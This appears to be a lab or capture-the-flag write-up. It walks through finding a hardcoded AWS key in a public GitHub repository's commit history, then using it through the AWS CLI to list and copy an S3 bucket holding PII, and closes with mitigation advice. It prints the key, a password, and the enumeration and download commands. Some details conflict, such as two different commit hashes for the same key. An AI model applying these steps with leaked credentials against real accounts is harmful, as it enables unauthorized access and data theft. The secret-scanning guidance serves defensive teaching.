
While monitoring dark web forums for threat intelligence on Huge Logistics, I discovered underground researchers hinting at “interesting findings” in the company’s public GitHub repository. My objective: conduct offensive reconnaissance to uncover what adversaries might exploit before it makes headlines. The stakes? AWS credentials, database access, and potential PII exposure affecting their entire logistics network.
Phase 1: Initial Reconnaissance

First, I located the target repository at GitHub:
https://github.com/huge-logistics/cargo-logistics-dev
Initial observation:
Repository: cargo-logistics-dev

Commits: 6 total

Type: Logistics web application
This appeared to be a development codebase—prime territory for exposed secrets.
Cloned the repository locally:
git clone https://github.com/huge-logistics/cargo-logistics-dev

cd cargo-logistics-dev
Performed initial inspection:
Opening index.html revealed a standard logistics tracking interface. Nothing suspicious on the surface, but the real vulnerabilities often hide in commit history.

Phase 2: Automated Secret Hunting
Deployed git-secrets for AWS credential detection:
git clone https://github.com/awslabs/git-secrets

cd git-secrets

make install
Configured scanning rules:
cd ../cargo-logistics-dev/

git secrets --install

git secrets --register-aws
Scanned commit history:
git secrets --scan-history
Critical finding:
log-s3-test/log-upload.php:3:AWS_ACCESS_KEY_ID = AKIAWHEOTHRFSGQITLIY

Commit: d8098af5fbf1aa35ae22e99b9493ffae5d97d58f

Examined the compromised commit:

git show d8098af5fbf1aa35ae22e99b9493ffae5d97d58f:log-s3-test/log-upload.php
Discovered complete credential set:
<?php

$aws_access_key = "AKIAWHEOTHRFSGQITLIY";

$aws_secret_key = "[REDACTED]";

$bucket = "huge-logistics-transact";

?>
The exposure window: 24 hours between commit and deletion—plenty of time for adversaries.
Deployed Trufflehog for comprehensive scanning:
pip install trufflehog
trufflehog --regex --entropy=False cargo-logistics-dev/
Alternative method using latest version:
trufflehog git https://github.com/huge-logistics/cargo-logistics-dev --max-depth 2Trufflehog confirmed:
-
AWS Access Key:
AKIAWHEOTHRFSGQITLIY -
Affected commit: 5ea567e3f51523b2168aac58b3a1fe634e5610a0
-
S3 bucket:
huge-logistics-transact
Phase 3: Cloud Infrastructure Validation
Configured AWS CLI with discovered credentials:
aws configure

# [Entered stolen credentials]

Verified IAM identity:
aws sts get-caller-identity
Output:
Credentials were active—full access confirmed.

Enumerated S3 bucket contents:
aws s3 ls s3://huge-logistics-transact
Discovered files:
transact.log

web_transactions.csv
Exfiltrated sensitive data:
aws s3 cp s3://huge-logistics-transact . --recursive
Critical exposure in web_transactions.csv:
Username, Email, IP Address, Transaction ID

jsmith, john.smith@example.com, 192.168.1.45, TXN-5672

...
Huge Logistics had exposed Personally Identifiable Information (PII)—usernames, emails, and IP addresses—creating GDPR compliance violations and reputational risk.
Phase 4: AWS Incident Response Simulation
Observed AWS automated quarantine:
Upon detecting the compromised key, AWS Security automatically applied the AWSCompromisedKeyQuarantineV2 managed policy to the dev-test IAM user, restricting high-risk actions:
-
iam:CreateAccessKey(denied) -
ec2:RunInstances(denied) -
Resource creation/deletion (blocked)
Defense Analysis & Lessons Learned
Why this breach occurred:
-
Git history exposure: Deleted credentials remained in commit history
-
Unencrypted secrets: Hardcoded credentials in plain text
-
No pre-commit hooks: git-secrets not integrated into development workflow
-
Password reuse: Same credentials (
hug3l0gistics11) across AWS and database -
Public repository: Code accessible to any threat actor
Mitigation strategies implemented:
# Install git-secrets as mandatory pre-commit hook:

git secrets --install

git secrets --register-aws
# Test blocking functionality:
echo “AKIAIOSFODNN7EXAMPLE” > test.txt
git add test.txt
git commit -m “test”
# [Commit blocked by git-secrets]
Critical defenses recommended:
-
Automate secret scanning in CI/CD pipelines:
# GitLab CI example

pre-commit:

script:

- trufflehog git file://. --fail
-
Implement AWS Secrets Manager for credential storage
-
Rotate credentials immediately after detection:
aws iam delete-access-key --access-key-id AKIAWHEOTHRFSGQITLIY
-
Enable AWS GuardDuty for anomalous credential usage detection
-
Review CloudTrail logs for unauthorized activity:
aws cloudtrail lookup-events --lookup-attributes AttributeKey=Username,AttributeValue=dev-test
Incident response checklist (per AWS guidance):
✓ Determine credential access scope
✓ Invalidate compromised credentials
✓ Revoke temporary security tokens
✓ Restore legitimate access paths
✓ Audit account activity for 24-hour exposure window
Conclusion
This investigation demonstrated how a single overlooked git commit can compromise an entire cloud infrastructure. Within 45 minutes, I progressed from dark web intelligence to full PII exfiltration by exploiting:
-
One exposed AWS access key (
AKIAWHEOTHRFSGQITLIY) -
Hardcoded credentials in
log-upload.php -
Lack of automated secret detection tools
The breach revealed not just technical vulnerabilities, but systematic gaps in secure development practices. Even after “deletion,” the credentials persisted in git history—a permanent record accessible to anyone who knew where to look.
Installing git-secrets in the repository now prevents identical mistakes:
# Prevention verification:

git secrets --scan

# [No secrets found in working tree]
“Secret scanning isn’t optional—it’s the last line of defense between development mistakes and full-scale breaches. One leaked key, one compromised bucket, one headline.”
All discovered credentials reported and rotated. Repository sanitized. Lab resources terminated post-exercise.
Tools Used: git-secrets, Trufflehog, AWS CLI, Bash, grep
Time to Breach: 45 minutes
Attack Vector: Git history credential exposure
Data Exposed: AWS credentials, database passwords, PII (emails/IPs)
CVEs Referenced: CWE-312 (Cleartext Storage of Sensitive Information)
Defense Toolkit: git-secrets, Trufflehog, AWS Secrets Manager, GuardDuty